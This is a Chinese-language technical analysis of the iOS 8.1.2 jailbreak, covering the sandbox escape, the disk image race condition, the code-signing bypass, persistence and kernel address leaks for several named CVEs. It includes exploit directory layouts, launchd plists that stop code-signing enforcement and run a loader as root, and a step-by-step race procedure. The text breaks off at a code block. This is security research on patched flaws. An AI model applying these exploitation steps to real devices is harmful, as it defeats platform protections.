

iOS 8.1.2 越狱过程详解及相关漏洞分析

360NirvanTeam (/author/360NirvanTeam) · 2016/01/10 12:35

Author:Proteas@360涅槃团队

0x00 简介

本文主要介绍了：

1. 自己对越狱的理解
2. iOS 8.1.2 越狱工具的工作过程
3. 越狱过程所使用的漏洞
4. 每个漏洞的利用方法

希望通过这篇文章让大家了解越狱的过程，越狱需要的漏洞类型以及一些利用技巧，具体内容如下。

0x01 什么是越狱

要说明什么是越狱，我们首先来看下越狱后可以做哪些原来做不了的事情：

1. 安装任意签名的普通应用和系统应用
2. 安装 SSH
3. 添加命令行程序
4. 添加 Daemon
5. 任意添加、删除文件
6. 获取任意 Mach Task
7. 伪造 Entitlements
8. 使内存页同时具有可写、可执行属性
9.

如上的列表给出了越狱后才可以在 iDevice 做的事情，如果单从表象上去罗列，这个列表可以很长，下面我们从技术方面来做下归纳，具体看看破坏了 iOS 系统的哪些保护机制才可以做到上面的事情：

1. 破坏代码签名机制
2. 破坏对内存页的保护机制 (W+X)
3. 破坏对磁盘分区 (/dev/disk0s1s1) 的保护
4. 破坏 Rootless 保护机制，主要用于保护系统的完整性；

因此，越狱中“狱”只要指 iOS 的如上三条保护机制，越狱是指破坏这些保护机制。

0x02 确定目标

越狱的过程实际上就是攻击 iOS 系统的过程，在发起攻击之前我们首先需要确定攻击的目标，当然从大的方面来说目标就是 iOS 系统，但是这个目标太大了不足以引导攻击过程，我们需要更确切的目标。如何确定确切的攻击目标？我们只要找到系统的哪些部分负责相关的保护机制便可以确定最终的攻击目标，下面是个人总结的攻击目标：

1. 内核、amfid、libmiss.dylib：三者配合实现了代码签名
2. 内核：对内存页属性的保护完全在内核中实现
3. 获取 root 权限：重新 mount 磁盘分区需要 root 权限

当然在攻击最终的目标之前，我们还会遇到一些阻碍（系统有多道防线），这些阻碍可以作为阶段目标，不同的攻击路径所遇到的阶段目标也不同，但是通过 USB 发起的攻击首先需要突破沙盒，因此沙盒也是一个重要的目标。

如上是个人对越狱的理解，下面会以 iOS 8.1.2 的越狱为例来详细描述下攻击过程，所使用的漏洞，以及漏洞的利用方法。

0x03 攻击概述



(/author/360NirvanTeam
360NirvanTeam
(/author/360NirvanTeam))

对于通过 USB 发起的攻击首先要解决的一个问题是如何突破沙盒。这里的沙盒不单单指由 Sandbox.kext 约束的进程行为，而是广义上的概念，比如可以将整个 iOS 理解为一个沙盒。默认沙盒只是开启了如下几个服务：



图1：沙盒开启的服务

iOS 8.1.2 的越狱工具利用 Mobile Backup 的漏洞（CVE-2015-1087）与 AFC 的漏洞（CVE-2014-448）来过沙盒，然后利用 Image Mounter 的漏洞（CVE-2015-1062）来为用户空间的任意代码执行创造条件。如果想在用户空间执行任意代码，需要解决代码签名验证问题，越狱工具利用 dyld 的漏洞（CVE-2014-4455）解决了让 afmid 加载假的 libmiss.dylib 的问题，从而过掉了代码签名。这样用户空间任意代码执行的条件都具备了，接下来越狱工具通过一个辅助工具（root权限）来执行 Untether，Untether 的主要工作内容是首先重新 mount 磁盘的只读分区到可写状态，然后将 /var/mobile/Media 中的 Payload 拷贝到系统的相关目录。接下来 Untether 行为主要是攻击内核，这里主要有两种方式：

方式一：

首先利用内核漏洞（CVE-2014-4491）得到内核的起始地址，KASLR 的 Slide，然后结合内核漏洞（CVE-2014-4496）和 IOHIDFamily 的漏洞（CVE-2014-4487）来制造内核空间任意代码执行、内核写，接下来利用 Kernel Patch Finder 找到如上提到的保护机制的代码点以及一些 ROP Gadgets，构造 ROP Chain 来 Patch 内核。

方式二：

首先利用内核漏洞（CVE-2014-4496）得到 KASLR 的 Slide，然后利用 IOHIDFamily 的漏洞（CVE-2014-4487）构造一个内核任意大小读的利用，读取某个已知对象的虚函数表，进而计算出内核加载的基址，接下来与方式一相同。相当于方式二可以少利用一个漏洞。

如上是对整个越狱过程的大概描述，为的是让大家有一个大致的印象，接下来会介绍详细的越狱攻击过程。

0x04 攻击过程

一、突破沙盒

相关漏洞

CVE-2014-4480

```

AppleFileConduit - Fixed in iOS 8.1.3
Available for: iPhone 4s and later, iPod touch (5th generation) and later,
iPad 2 and later
Impact: A maliciously crafted afc command may allow access to protected
parts of the filesystem
Description: A vulnerability existed in the symbolic linking mechanism of
afc. This issue was addressed by adding additional path checks.
CVE-ID
CVE-2014-4480 : TaiG Jailbreak Team

```

表1：CVE-2014-4480

CVE-2015-1087

```

Backup - Fixed in iOS 8.3
Available for: iPhone 4s and later, iPod touch (5th generation) and later,
iPad 2 and later
Impact: An attacker may be able to use the backup system to access
restricted areas of the file system
Description: An issue existed in the relative path evaluation logic of the
backup system. This issue was addressed through improved path evaluation.
CVE-ID
CVE-2015-1087 : TaiG Jailbreak Team

```

表2：CVE-2015-1087

准备目录结构

利用 AFC 服务创建目录、文件、软链接：

1. 创建目录：

```
PublicStaging/cache/mmap
__proteas_ex__/a/b/c
__proteas_ex__/var/mobile/Media/PublicStaging/cache
__proteas_mx__/a/b/c/d/e/f/g
__proteas_mx__/private/var
```

2. 创建空文件：

```
__proteas_ex__/var/mobile/Media/PublicStaging/cache/mmap
__proteas_mx__/private/var/run
```

3. 创建软链接：

```
__proteas_ex__/a/b/c/c ->
../../../../var/mobile/Media/PublicStaging/cache/mmap
__proteas_mx__/a/b/c/d/e/f/g/c -> ../../../../../../private/var/run
```

表3：目录结构

```
Some events dropped
*** Warning: Some events may be lost
Some events dropped
*** Warning: Some events may be lost
372 afcd Deleted /private/var/mobile/Media/_proteas_mx_/a
372 afcd Deleted /private/var/mobile/Media/_proteas_mx_/private/var/run
372 afcd Deleted /private/var/mobile/Media/_proteas_mx_/private/var
Some events dropped
*** Warning: Some events may be lost
372 afcd Created dir /private/var/mobile/Media/_proteas_ex_/var/mobile/Media
372 afcd Created dir /private/var/mobile/Media/_proteas_ex_/var/mobile/Media/PublicStaging
372 afcd Created dir /private/var/mobile/Media/_proteas_ex_/var/mobile/Media/PublicStaging/cache
Some events dropped
*** Warning: Some events may be lost
372 afcd Created dir /private/var/mobile/Media/_proteas_mx_/a/b/c/d/e/f
372 afcd Created dir /private/var/mobile/Media/_proteas_mx_/a/b/c/d/e/f/g
372 afcd Created dir /private/var/mobile/Media/_proteas_mx_/private
372 afcd Created dir /private/var/mobile/Media/_proteas_mx_/private/var
372 afcd Created /private/var/mobile/Media/_proteas_mx_/private/var/run
372 afcd Created /private/var/mobile/Media/_proteas_mx_/a/b/c/d/e/f/g/c
drops.wooyun.org
```

图2：创建目录的日志

这里利用的是 CVE-2014-4480，在修补后的设备上，比如：iOS 8.3 上，创建如上的目录的结构 AFC 会报错：

```
afcd[395] <Error>:
AFCFileLine="1540"
AFCFileName="server.c"
AFCCode="-402636793"
NSDescription="Request path cannot contain dots :
../../../../var/mobile/Media/PublicStaging/cache/mmap"
AFCVersion="232.5"
```

表4：AFC 报错信息

触发备份恢复

我们先看下触发备份恢复的结果：

```
iPhone5s:~ root# ls -al /var/run/mobile_image_mounter
lrwxr-xr-x 1 mobile mobile 50 Jun 26 17:29
/var/run/mobile_image_mounter ->
../../../../var/mobile/Media/PublicStaging/cache/mmap
```

表5：备份恢复的结果

在 mount DDI 时会生成一些临时目录，利用备份恢复的漏洞，这个临时目录被暴露到 Media 的子目录中，从而为利用 DDI 的漏洞创造条件。

```
1848 BackupAgent Chowned /private/var/.backup.i/var/Keychains
1848 BackupAgent Created dir /private/var/.backup.i/var/Managed
Preferences
1848 BackupAgent Created dir /private/var/.backup.i/var/Managed
Preferences/mobile
1848 BackupAgent Chowned /private/var/.backup.i/var/Managed
Preferences/mobile
1848 BackupAgent Created dir /private/var/.backup.i/var/MobileDevice
1848 BackupAgent Created dir /private/var/.backup.i/var/MobileDevice/ProvisioningProfiles
1848 BackupAgent Chowned /private/var/.backup.i/var/MobileDevice/ProvisioningProfiles
1848 BackupAgent Created dir /private/var/.backup.i/var/mobile/Media
1848 BackupAgent Created dir
```

```
/private/var/.backup.i/var/mobile/Media/PhotoData
1848 BackupAgent Renamed
/private/var/mobile/Media/__proteas_mx__/a/b/c/d/e/f/g/c    /private/var/.
backup.i/var/mobile/Media/PhotoData/c
1848 BackupAgent Chowned /private/var/run
1848 BackupAgent Chowned /private/var/run
1848 Renamed /private/var/mobile/Media/__proteas_ex__/a/b/c/c
/private/var/run/mobile_image_mounter
1848 Chowned /private/var/mobile/Media/PublicStaging/cache/mmap
```

表6：备份恢复的日志

关于 CVE-2015-1087 苹果的说明非常简单，但是写出 PoC 后发现还是相对比较麻烦的，编写利用时需要注意：

1. 如果利用 libimobiledevice 来写利用的话，需要重写 mobilebackup_client_new，以便控制版本号交换，否则无法启动 BackupAgent。
2. 需要自己根据 Mobile Backup 的协议构造恶意 Payload（PList 数据），从而使 BackupAgent 创建如上的链接。
3. 使用 mobilebackup_send 发送 PList，使用 mobilebackup_receive 接收响应，并判断是否执行成功。

为了方便大家调试，给出一个打印 plist 内容的函数：

```
//-- Debug
void debug_plist(plist_t plist)
{
    if (!plist) {
        printf("[+] debug_plist: plist handle is NULL\n");
        return;
    }

    char *buffer = NULL;
    uint32_t length = 0;
    plist_to_xml(plist, &buffer, &length);

    if (length == 0) {
        printf("[+] debug_plist: length is zero\n");
        return;
    }

    char *cstr = (char *)malloc(length + 1);
    memset(cstr, 0, length + 1);
    memcpy(cstr, buffer, length);

    printf("[+] DEBUG PLIST:\n");
    printf("-----\n");
    printf("%s\n", cstr);
    printf("-----\n");

    free(buffer);
    free(cstr);
}
```

9

表7：代码 debug plist

当前进程

至此，通过对上面两个漏洞的利用，把 Image Mounter 在 mount dmg 时的临时目录暴露到了 /var/mobile/Media/PublicStaging/cache/mmap，为下一步利用 DDI 的漏洞做好了准备。

二、利用 DDI 的漏洞

相关漏洞

CVE-2015-1062

```
MobileStorageMounter - Fixed in iOS 8.2
Available for: iPhone 4s and later, iPod touch (5th generation) and later,
iPad 2 and later
Impact: A malicious application may be able to create folders in trusted
locations in the file system
Description: An issue existed in the developer disk mounting logic which
resulted in invalid disk image folders not being deleted. This was
addressed through improved error handling.
CVE-ID
CVE-2015-1062 : TaiG Jailbreak Team
```

表8：CVE-2015-1062

Payload 说明

Payload 有两个，即两个 dmg 文件。

第一个 dmg 有三个分区：

1. DeveloperDiskImage，空分区
2. DeveloperCaches，后续会被 mount 到 /System/Library/Caches
3. DeveloperLib，后续会被 mount 到 /usr/lib

具体内容如下：

```

    └── Developer-Caches
        └── com.apple.dyld
            └── enable-dylibs-to-override-cache
    └── Developer-Lib
        ├── FDRSealingMap.plist
        ├── StandardDMCFiles
        │   ├── N51_Audio.dmc
        │   ├── N51_Coex.dmc
        │   ├── N51_Default.dmc
        │   ├── N51_Flower.dmc
        │   ├── N51_FullPacket.dmc
        │   ├── N51_GPS.dmc
        │   ├── N51_Powerlog.dmc
        │   ├── N51_SUPL.dmc
        │   ├── N51_Sleep.dmc
        │   └── N51_Tput.dmc
        └── dyld
            ├── libDHCPServer.dylib -> libDHCPServer.A.dylib
            ├── libMatch.dylib -> libMatch.1.dylib
            ├── libexslt.dylib -> libexslt.0.dylib
            ├── libmis.dylib
            ├── libsandbox.dylib -> libsandbox.1.dylib
            ├── libstdc++.dylib -> libstdc++.6.dylib
            └── system
                └── introspection
                    └── libdispatch.dylib
    └── xpc
        └── support.bundle
            ├── Info.plist
            ├── ResourceRules.plist
            ├── _CodeSignature
            │   └── CodeResources
            └── support
    └── DeveloperDiskImage

10 directories, 24 files


```

表9 : contents of 1st dmg

第一个 dmg 中有两个文件比较重要需要说明下：

1. enable-dylibs-to-override-cache：我们知道 iOS 中几乎所有的 dylib 都被 Prelink 到一个 Cache 文件中，程序默认都是从 Cache 中加载 dylib，而忽略文件系统中的 dylib。当文件系统中存在 enable-dylibs-to-override-cache 时，dyld (Image Loader) 才会优先加载文件系统中的 dylib。苹果可能是利用这个机制为自己留条后路或者说支持系统组件的热更新。
2. libmis.dylib，malformed 的 dylib，用于过代码签名，后续会具体说明。

第二个 dmg 的内容如下，主要是越狱相关的内容：



这个 dmg 会被 mount 到 /Developer，这其中的内容会被系统统一考虑，具体来说就是：假设 /Developer/bin 中的程序默认在系统的查找路径中。

漏洞解析

苹果对这个漏洞的描述相对比较简单，网络上对这个问题的描述是可以利用竞态条件替换 dmg，竞态条件是主要问题，但是竞态条件问题苹果根本没有 Fix，也很难修复。但是 DDI 还存在另外一个问题，下面我们一起看下。

触发漏洞之前，/dev 中的内容：

```

brw-r-- 1 root operator 1, 0 Jun 26 19:07 /dev/disk0
brw-r-- 1 root operator 1, 1 Jun 26 19:07 /dev/disk0s1
brw-r-- 1 root operator 1, 3 Jun 26 19:07 /dev/disk0s1s1
brw-r-- 1 root operator 1, 2 Jun 26 19:07 /dev/disk0s1s2
brw-r-- 1 root operator 1, 4 Jun 26 19:07 /dev/disk1
brw-r-- 1 root operator 1, 5 Jun 26 19:07 /dev/disk2
brw-r-- 1 root operator 1, 6 Jun 26 19:07 /dev/disk3
brw-r-- 1 root operator 1, 7 Jun 26 19:07 /dev/disk4
brw-r-- 1 root operator 1, 8 Jun 26 19:08 /dev/disk5

```

表11 : mount dmg 前

触发漏洞之后，/dev 中的内容：

```

brw-r-- 1 root operator 1, 0 Jun 26 19:22 /dev/disk0
brw-r-- 1 root operator 1, 1 Jun 26 19:22 /dev/disk0s1
brw-r-- 1 root operator 1, 2 Jun 26 19:22 /dev/disk0s1s1
brw-r-- 1 root operator 1, 3 Jun 26 19:22 /dev/disk0s1s2
brw-r-- 1 root operator 1, 4 Jun 26 19:22 /dev/disk1
brw-r-- 1 root operator 1, 5 Jun 26 19:22 /dev/disk2
brw-r-- 1 root operator 1, 6 Jun 26 19:22 /dev/disk3
brw-r-- 1 root operator 1, 7 Jun 26 19:22 /dev/disk4
brw-r-- 1 root operator 1, 8 Jun 26 19:23 /dev/disk5
brw-r-- 1 root operator 1, 9 Jun 26 19:26 /dev/disk6
brw-r-- 1 root operator 1, 10 Jun 26 19:26 /dev/disk6s1
brw-r-- 1 root operator 1, 11 Jun 26 19:26 /dev/disk6s2
brw-r-- 1 root operator 1, 12 Jun 26 19:26 /dev/disk6s3
3

```

表12 : mount dmg 后

上面是利用竞态条件 mount 第一个 dmg 之前与之后的结果，上面已经提到第一个 dmg 的 DeveloperDiskImage 分区是空的，不存在内容替换问题。

从上面的对比可以看到 MobileStorageMounter 还存在另外一个问题就是：在 mount 非法的 dmg 时，即使 mount 失败，相应的分区还在设备目录中存在，在越狱过程中这些 disk 会被挂载：

- disk6s3 被 mount 到 /System/Library/Caches
- disk6s2 被 mount 到 /usr/lib

触发竟态条件

在触发竟态条件做 dmg 替换前，需要找到 dmg 的临时目录，下面会说明 dmg 临时目录的构造规则。

先看真实的路径，然后再说明构造方法：

```
/var/run/mobile_image_mounter/
6d55c2edf0583c63adc540dbe8bf8547b49d54957ce9dc8032d1a9f9ad759e2b
1fe99fc2baeb3db5348ab322cb65c7fc38b59cb75697cbc29221dce1ecd120d/
909b75240921fc3f2d96ff08d317e199e033a7f8a8ff430b0c97bf3c6210fc39
f35e1c239d1bf7d568be613aaefef53104f3bc1801eda87ef963a7abeb57b8369/
```

表13：mount dmg 生成的临时目录

如上表，蓝色是路径的第一部分，绿色是路径的第二部分(注:代码第2、3行为蓝色,4、5行为绿色)，下面看下 dmg 对应的签名文件内容：

00	6D	55	C2	ED	F0	58	3C	63	AD	C5	40	DB	E8	BF	85	47	B4	9D	54	95	7C	E9	DC	80	32	D1	A9	F9	AD	75	9E	2B
20	1F	E9	9F	CB	28	AE	B3	DB	53	48	AB	32	2C	B6	5C	7F	C3	8B	59	CB	75	69	7C	BC	29	22	1D	CE	1E	CD	12	0D
40	90	98	75	24	09	21	FC	3F	2D	96	FF	08	D3	17	E1	99	E0	33	A7	F8	A8	FF	43	0B	0C	97	BF	3C	62	10	FC	39
60	F3	5E	1C	23	9D	1B	F7	D5	68	BE	61	3A	AF	EF	53	10	4F	3B	C1	80	1E	DA	87	EF	96	3A	7A	BE	BB	7B	63	09

图3：DeveloperDiskImage.dmg.signature

对比之后可以看到临时路径的生成规则是：将签名文件的内容转换为十六进制字符串，然后将前64个字节作为路径的第一部分，将后64个字节作为路径的第二部分，之后在拼接上一个随机生成文件名的 dmg 文件，如：1Nm843.dmg。

在找到 dmg 文件后，触发竟态条件就相对容易些，具体方法为：首先检查 DDI 是否已经 mount 了（开发设备很可能已经 mount 了），如果已经 mount 了，重启设备。如果没有 mount，首先加载真实的 DDI 与签名，然后创建临时目录，上传假的 DDI，再调用相关服务 mount 真实的 DDI，紧接着用假的 DDI 去替换上面提到的临时文件（1Nm843.dmg）。

利用结果

完成利用 DDI 的漏洞后，第一个 dmg 的分区在设备上保留，第二个 dmg 的内容被挂载到 /Developer：

```
/Developer/Library
/Developer/bin
/Developer/ploader
/Developer/Library/Lockdown
/Developer/Library/Lockdown/ServiceAgents
/Developer/Library/Lockdown/ServiceAgents/com.apple.load_amfi.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_cache_1.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_cache_2.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_cache_3.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_cache_4.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_cache_5.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_cache_6.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_cache_7.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_cache_8.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_lib_1.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_lib_2.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_lib_3.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_lib_4.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_lib_5.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_lib_6.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_lib_7.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.mount_lib_8.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.ppininstall.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.remove_amfi.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.umount_cache.plist
/Developer/Library/Lockdown/ServiceAgents/com.apple.umount_lib.plist
/Developer/bin/ppunmount
```

表14：设备上 /Developer 目录的内容

完成对 DDI 的利用后，相当于我们向系统又添加了一些服务，这些服务如果使用的是系统本身的程序则可以直接调用，如果使用的是自己的程序则首先需要过掉代码签名。

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "h
3  <plist version="1.0">
4  <dict>
5      <key>AllowUnauthenticatedServices</key>
6      <true/>
7      <key>EnvironmentVariables</key>
8  <dict>
9          <key>LAUNCHD_SOCKET</key>
10         <string>/private/var/tmp/launchd.sock</string>
11     </dict>
12     <key>Label</key>
13     <string>com.apple.remove_amfi</string>
14     <key>ProgramArguments</key>
15  <array>
16      <string>/bin/launchctl</string>
17      <string>remove</string>
18      <string>com.apple.MobileFileIntegrity</string>
19  </array>
20      <key>UserName</key>
21      <string>root</string>
22  </dict>
23  </plist>

```

drops.wooyun.org

图4 : com.apple.remove_amfi.plist

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "h
3  <plist version="1.0">
4  <dict>
5      <key>AllowUnauthenticatedServices</key>
6      <true/>
7      <key>EnvironmentVariables</key>
8  <dict>
9          <key>LAUNCHD_SOCKET</key>
10         <string>/private/var/tmp/launchd.sock</string>
11     </dict>
12     <key>Label</key>
13     <string>com.apple.pppinstall</string>
14     <key>RunAtLoad</key>
15     <true/>
16     <key>ProgramArguments</key>
17  <array>
18      <string>/Developer/pploader</string>
19      <string>-m</string>
20  </array>
21      <key>UserName</key>
22      <string>root</string>
23  </dict>
24  </plist>

```

drops.wooyun.org

图5 : com.apple.pppinstall.plist

至此，只要我们再过掉代码签名便可以在用户空间已 root 权限执行任意代码了，下面看下代码签名。

三、过代码签名

相关漏洞

CVE-2014-4455

```

dyld - Fixed in iOS 8.1.3
Available for: iPhone 4s and later, iPod touch (5th generation) and later,
iPad 2 and later
Impact: A local user may be able to execute unsigned code
Description: A state management issue existed in the handling of Mach-O
executable files with overlapping segments. This issue was addressed
through improved validation of segment sizes.
CVE-ID
CVE-2014-4455 : TaiG Jailbreak Team

```

表15 : CVE-2014-4455

这里过代码签名所使用的技术手段与之前的越狱工具相同，只是利用的漏洞不同，还是利用 dylib 函数重导出技术，利用了 dylib 重导出技术后，libmiss.dylib 变成了一个纯数据的 dylib，在执行期间发生缺页异常时也就不会触发内核对内存页的代码签名验证，这点比较重要，因为这里的过代码签名技术不是通用的，只能针对纯数据的 dylib。

相信大家都看过代码签名相关的文档与资料，比如：Stefan Esser 的《death of the vmsize=0 dyld trick》，大多都会介绍利用 MachO 的 Segment 重叠技术来过代码签名，这里不再对这种技术做详细的说明。但是会解析另外一个问题：既然是一个纯数据的 dylib，本身也没有代码为何还要费劲得过去代码签名？因为 loader 要求 MachO 文件必须有一个代码段，即使本身不需要。

由于 iOS 8 之后 AMFI 中增加了另外一个安全机制，即：Library Validation，这个安全机制主要用来对抗代码注入式的攻击，盘古在《Userland Exploits of Pangu 8》中对 LV（Library Validation）有介绍，下图是逆向分析得到的 LV 的流程图，供大家参考：




图6：库验证的流程图

因此，这里 libmiss.dylib 也利用移植代码签名的技术手段来过 LV，这里给大家一个移植代码签名的思路：

1. 解析要利用其签名信息的 MachO 文件，比如 afcd，从其中将签名数据 dump 到文件中，并得到大小。

2. 在对 libmiss.dylib 做 malformed 之前，先用 codesign_allocate 为 dylib 申请签名空间，为第一步中的大小：

```
man codesign_allocate
codesign_allocate -i libmis.dylib -a arm64 128 -o libmis2.dylib
```

3. 对 libmiss.dylib 做 malformed。

4. 利用二进制编辑工具修改 libmiss.dylib，将预留的签名数据空间替换为第一步导出的签名数据。

四、用户空间 root 执行任意代码

至此，我们已经制作了 malformed libmiss.dylib，只要 afmid 加载了这个 dylib 相当于就过掉了代码签名。下面一起看下越狱工具以什么样的顺序执行

/Developer/Library/Lockdown/ServiceAgents 中的服务：

1. 调用 com.apple.mount_cache_1~8.plist 中的服务，mount /dev/disk1s3 到 /System/Library/Caches，目的是让系统中存在 enable-dylibs-to-override-cache，从而可以用磁盘中的 libmiss.dylib 覆盖 dylib cache 中的文件。之所以有 1~8 是因为越狱工具无法确定具体是哪个 disk。

2. 调用 com.apple.mount_lib_1~8.plist 中的服务，mount /dev/disk1s2 到 /usr/lib，这样 libmiss.dylib 就存在于文件系统中了。
3. 调用 com.apple.remove_amfi.plist 中的服务，停掉 amfid。
4. 调用 com.apple.load_amfi.plist 中的服务，重启 amfid 服务，由于 enable-dylibs-to-override-cache 的存在，/usr/lib 中的 malformed libmis.dylib 会被加载，代码签名的函数都被重导出，对于代码签名请求总会返回 0，0 代表签名有效。之后，我们便可以执行任意代码了。
5. 调用 com.apple.ppinstall.plist 中的服务，以 root 权限运行 untether，untether 会重新 mount 根分区到可写，将 /var/mobile/Media 中的 Payload 拷贝到系统的相应目录中，然后就是攻击内核，Patch 掉文章开始提到的安全特性。
6. 调用 com.apple.umount_cache.plist 中的服务，还原 /System/Library/Caches 目录到磁盘上的状态。
7. 调用 com.apple.umount_lib.plist 中的服务，还原 /usr/lib 目录到磁盘上的状态。

至此，用户空间的攻击基本结束了，下面会介绍了持久化的方法，之后会介绍针对内核的攻击。

五、持久化（完美越狱）

所谓完美越狱是指设备重启后可以自动运行 untether，这样就需要把 untether 做成开机自动启动的服务。我们知道系统的自启动服务存放在 /System/Library/LaunchDaemons/ 中，每个服务都是使用 plist 来配置，但是大概是从 iOS 7 之后自启动服务的 plist 还需要嵌入到 libxpc.dylib 中，苹果是想用代码签名技术保护防止恶意程序修改自启动服务。

因此，如果想让 untether 开机自启动我们还需要将相关的 plist 嵌入到 libxpc.dylib 中，由于 libxpc.dylib 会被修改，从而破坏了其原本的代码签名，因此也需要使用与构造 libmiss.dylib 相同的技术来过代码签名，过库验证。

下面介绍下系统是如何从 libxpc.dylib 中读取 plist 数据的：

1. 使用 dlopen 加载 libxpc.dylib。
2. 调用 dlsym 判断是否存在导出符号： __xpcd_cache。
3. 调用 dladdr 得到 __xpcd_cache 符号的地址。
4. 调用 getsectiondata 得到包含 __xpcd_cache 的 Section 的数据。
5. 调用 CFDataCreateWithBytesNoCopy 创建 CFData 对象。
6. 调用 CFPropertyListCreateWithData 将 Data 转换为 plist。

在测试的过程中编写了一个打印 libxpc.dylib 中 plist 信息的工具，大家可以从 github 下载，在设备上使用：

https://github.com/Proteas/xpcd_cache_printer
(https://github.com/Proteas/xpcd_cache_printer)

之所以在这里介绍持久化，是因为持久化是完美越狱的重要组成部分，但是又不属于内核漏洞。介绍来会介绍内核相关的漏洞与利用。

六、内核信息泄露

相关漏洞

CVE-2014-4491

```
Kernel - Fixed in iOS 8.1.3
Available for: iPhone 4s and later, iPod touch (5th generation) and later,
iPad 2 and later
Impact: Maliciously crafted or compromised iOS applications may be able to
determine addresses in the kernel
Description: An information disclosure issue existed in the handling of
APIs related to kernel extensions. Responses containing an
OSBundleMachOHeaders key may have included kernel addresses, which may aid
in bypassing address space layout randomization protection. This issue was
addressed by unsliding the addresses before returning them.
CVE-ID
CVE-2014-4491 : @PanguTeam, Stefan Esser
```

表17 : CVE-2014-4491

CVE-2014-4496

```
Kernel - Fixed in iOS 8.1.3
Available for: iPhone 4s and later, iPod touch (5th generation) and later,
iPad 2 and later
Impact: Maliciously crafted or compromised iOS applications may be able to
determine addresses in the kernel
Description: The mach_port_kobject kernel interface leaked kernel
addresses and heap permutation value, which may aid in bypassing address
space layout randomization protection. This was addressed by disabling the
mach_port_kobject interface in production configurations.
CVE-ID
```

表18 : CVE-2014-4496

利用方法

CVE-2014-4491，逻辑漏洞，不需要什么利用技巧，利用如下的代码，可以获取到内核信息：

```

